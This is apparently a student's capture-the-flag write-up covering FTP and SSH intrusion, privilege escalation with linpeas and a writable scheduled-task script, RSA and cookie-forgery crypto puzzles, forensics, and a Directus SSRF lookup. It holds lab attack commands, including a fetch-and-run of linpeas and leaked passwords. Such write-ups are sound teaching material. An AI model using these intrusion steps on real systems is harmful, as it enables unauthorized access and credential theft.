1.Project: Computer Architecture and Networking

1.1 Penguin OS Part 1: For the FTP (10)

UWA{fTpLipP3r5}

• You can use nmap command available ftp port through the IP provided.

```
root@00582ddac015:/# nmap -sC -sV 34.116.68.59
Starting Nmap 7.80 ( https://nmap.org ) at 2023-05-25 02:55 UTC
Nmap scan report for 59.68.116.34.bc.googleusercontent.com (34.116.68.59)
Host is up (0.018s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE VERSION
2121/tcp open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV IP 172.19.0.2 is not the same as 34.116.68.5
9
```

• After obtaining the port, you can enter using the command line ftp client in a new terminal, because it is anonymous login, the name is anonymous , do not care too much about the password.

• After entering, use more command to read the contents of the document.

```
jiaheng@jiaheng-VirtualBox:~$ ftp 34.116.68.59 2121
Connected to 34.116.68.59.
220 (vsFTPd 3.0.5)
Name (34.116.68.59:jiaheng): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30077|)
150 Here comes the directory listing.
-r-xr-xr-x    1 0        0             152 Apr 09 10:05 note-to-flipper-pals.txt
226 Directory send OK.
ftp> cat note-to-flipper-pals.txt
?Invalid command.
ftp> more note-to-flipper-pals.txt
Hello all of my flipper friends!

If you want to access my Penguin OS, you will need to SSH with the following cre
dentials.

Terminal r:UWA{fTpLipP3r5}
ftp>
|_End of status
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2
.0)
```

1.2 Penguin OS Part 2: Sea Shells (10)

UWA{sEcure_S3a_sH3lLs_bI_tH3_sEa_sH04e}

• The result of part1 can get a port that can SSH,

```
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2
.0)
```

use SSH to connect to the port, note that the user is penguinusr, enter password UWA{fTpLipP3r5}.

```
root@00582ddac015:/# ssh penguinusr@34.116.68.59 -p 2222
penguinusr@34.116.68.59's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.10.0-21-cloud-amd64 x86_64)
```

• Then use the cat command.

```
penguinusr@5e73ef01fef0:~$ ls
flag2.txt
penguinusr@5e73ef01fef0:~$ cat flag2.txt
UWA{sEcure_S3a_sH3lLs_bI_tH3_sEa_sH04e}
penguinusr@5e73ef01fef0:~$
```

1.3 Penguin OS Part 3: Peas in a Pod (10)

UWA{d0Nt_pVt_s3Ns1TiV3_d4t4_iN_l000000g5}

• First go to the /tmp and download the document, then get the alex password by running linpeas.sh.

```
penguinusr@5e73ef01fef0:~$ cd /tmp
penguinusr@5e73ef01fef0:/tmp$ ls
penguinusr@5e73ef01fef0:/tmp$ wget https://github.com/carlospolop/PEASS-ng/relea
ses/latest/download/linpeas.sh
```

```
penguinusr@5e73ef01fef0:/tmp$ ls
linpeas.sh
penguinusr@5e73ef01fef0:/tmp$ chmod +x linpeas.sh
penguinusr@5e73ef01fef0:/tmp$ ./ linpeas.sh
-bash: ./: Is a directory
penguinusr@5e73ef01fef0:/tmp$ ./linpeas.sh
```


```
[Thu May 25 03:10:59 UTC 2023] Reverting passwords to prevent other penguins fro
m breaking things
[Thu May 25 03:10:59 UTC 2023] Setting USERNAME=alex PASSWORD=gonnawhackmykeyboa
rdtomakesecure92p8yij37u49723ihuj23esdf
[Thu May 25 03:10:59 UTC 2023] Setting USERNAME=penguinusr PASSWORD=UWA{fTpLipP3
r5}
```

• Connect to the alex account via ssh, and then use cat command to flag3.

```
penguinusr@5e73ef01fef0:/tmp$ ssh alex@34.116.68.59 -p 2222
The authenticity of host '[34.116.68.59]:2222 ([34.116.68.59]:2222)' can't be es
tablished.
ED25519 key fingerprint is SHA256:YTAPwLTh/198WG16JjoN49tAcuYHsISCcX0qQUfsdUM.
```

```
alex@5e73ef01fef0:~$ ls
flag3.txt  note-to-alex.txt
alex@5e73ef01fef0:~$ cat flag3.txt
UWA{d0Nt_pVt_s3Ns1TiV3_d4t4_iN_l000000g5}
alex@5e73ef01fef0:~$
```

1.4 Penguin OS Part 4: Scheduled Hack(25)

UWA{d0Nt_g0oF_y0_sCh3dUl3d_t4sK5}

• Go to /opt/admin-scripts to create a shell script, use the cat command to read the contents of /home/mumble/flag4.txt, then print the contents to /opt/admin-scripts-output.

The script is like:

#!/bin/bash

file_contents=$(cat /home/mumble/flag4.txt)

echo "$file_contents" > /opt/admin-scripts-output/output.txt

```
#!/bin/bash
file_contents=$(cat /home/mumble/flag4.txt)
echo "$file_contents" > /opt/admin-scripts-output/output.txt
~
~
```

• Use chmod to grant permission for the script, and use ./ to execute it.

• Use chmod command to grant permission for output.txt, and use the cat command to read the output contents.

```
alex@5e73ef01fef0:/opt/admin-scripts$ cd ..
alex@5e73ef01fef0:/opt$ ls
admin-scripts  admin-scripts-output
alex@5e73ef01fef0:/opt$ cd admin-scripts-output
alex@5e73ef01fef0:/opt/admin-scripts-output$ ls
11.output  output.txt
alex@5e73ef01fef0:/opt/admin-scripts-output$ chmod +x output.txt
chmod: changing permissions of 'output.txt': Operation not permitted
alex@5e73ef01fef0:/opt/admin-scripts-output$ cat output.txt
UWA{d0Nt_g0oF_y0_sCh3dUl3d_t4sK5}
alex@5e73ef01fef0:/opt/admin-scripts-output$
```

2.Project: Cryptography

2.1Penguin Translator School(10)

UWA{WAA_WAA_W00_MEANS_I_H4V3_L0ST_MI_5AN1TI!1ONE}


• First of all this string consists of wa and woo, so you can use find/replace to convert this string to Morse code by changing wa to . and woo to -


• Finally use from morse code, you can get the answer.

2.2 Pingu's Fish Sauce Recipe(10)

UWA{pL34s3_sToP_tH3_cYb3r_cH3f_ch4lL3nG3s!1!}


• First use PGP Decrypt, enter the private key we get, prompt us to rotate number, so we use ROT 13, after changing the amount to 19, prompt us to use AES-CBC .





• So we open another cyberchef and use AES-CBC to decrypt the message after the instructions, notice that the key and IV need to change to UTF-8.

• After entering the prompted key and IV, we get a string of password =. So we use from base 64, and then get the answer by from hex.



2.3 Penguin RSA(20)

UWA{mAyB3_i_sH0vLd_sT0p_3aTn_f15h_Nd_k33p_mI_pR1m35_s3CvRe!!one!}

- First install pycryptodome to python, enter the script, we need to calculate the two primes that were used to generate the RSA public and private keys so we set q to 2, then p = n//2.
- Known p, q, so phi = (p-1) * (q-1), then Derive the private key d = pow(e, -1, phi), so that we get the answer.


```python
q = 2
p = n // 2
##
# Task 1:
#   Figure out calculating the two primes that were used to generate
##

# p = ?
# q = ?

n = p * q
phi = (p - 1) * (q - 1)

##
# Task 2:
#   Using the given public key `e`, derive the private key `d` by us
#   task 1.
#
# Hint:
#   The adelie penguin might of done this part correctly.
##

# Derive the private key
d = pow(e, -1, phi)

# If you did task 1 and 2 correctly, this code will decrypt the ciph
flag_int = pow(ct, d, n)
print(f"flag: {long_to_bytes(flag_int).decode()}")
```


```
hell
>> %Run solvetemplate.py
flag: UWA{mAyB3_i_sH0vLd_sT0p_3aTn_f15h_Nd_k33p_mI_pR1m35_s3CvRe!!one!}
>>
```

2.4 Flippin Auth(25)

UWA{cH1aM0_1_p1nGvIni!1}

- Login with guest and password1234, get auth_cookie:955d9301e50a546dc62b4a5fa75c6459:ae34c630a081bb9bc84f8795455d452d.
- First use from hex, do XOR twice, finally to hex to get the password, replace the first ten bits of auth_cookie,get 934c9b1bff0a546dc62b4a5fa75c6459:ae34c630a081bb9bc84f8795455d452d and refresh the page.





3.Project: Forensics

3.1 Noot Noot(10)

UWA{Mcmurdo Station}

- After downloading the image, right click on properties to get to the GPS location of the image,

77; 50; 30.5944148935958538
166; 41; 10.7547700969736582

,the first line is latitude, the second line is longitude.


- Then search the GPS of the image through Google to get the location.

3.2 Penguin Trap Music(10)

UWA{b455_i5_g00d_2_34t1!one!}

• First, you need to install steghide and the specified music file, after the installation is complete, use cd to enter the path where the file is located, and then use the command steghide extract -sh <filename>to extract data.

• Then the system will prompt a txt file appears, use the cat command to read.





3.3 Fishy Doc(20)

UWA{f15hY_m4cR0s_nD_ch3353}

• Use libreoffice writer in the virtual machine to open the image with macro.

• Then click edit macros in the Tools, select fisht.odt and get the answer.







3.4 Mumble's Revenge(25)

• First use the unzip command to extract the file, then cat the lnk file, you can get a string of code ending with =


• Use from base64 and remove null bytes to get the download address.



• Use wget command to download the .exe and then use cat command to get the content.



- Find the code ending with = in it, and use cyberchef's from base 64 to get the answer.



4.Project: Vulnerabilities

4.1 Arctic File Storage Part 1: Surfing for Vulns(10)

UWA{CVE-2023-26492}

- First, add robots.txt at the end of the website http://34.87.251.234:3000/, enter and follow the prompts, you can get the website http://34.87.251.234:3000/admin/login?redirect=/localonly/flag.txt
- Then view the source code of the website Then you can find the company name Directus.

```
    <link rel="modulepreload" crossorigin href="./assets/runtime-core.esm-bundler-753bcc58.js">
    <link rel="modulepreload" crossorigin href="./assets/pinia.9625d7ed.entry.js">
    <link rel="modulepreload" crossorigin href="./assets/vue.runtime.esm-bundler-633c7be3.js">
    <link rel="modulepreload" crossorigin href="./assets/vue-i18n.290ef83f.entry.js">
    <link rel="modulepreload" crossorigin href="./assets/use-sync-7318fa3d.js">
    <link rel="modulepreload" crossorigin href="./assets/vue-router.f34a6392.entry.js">
    <link rel="stylesheet" href="./assets/index-b9586aae.css">
</head>
<body class="auto">
    <noscript>
        <strong>We're sorry but Directus doesn't work without JavaScript enabled. Please enable it to continue.</stror
    </noscript>

    <div id="app"></div>
```

• Then Google the keyword: Directus, CVE ID for the latest Server-Side Request Forgery (SSRF) vulnerability, you will be able to find the CVE ID.

CVE-2023-26492 Detail

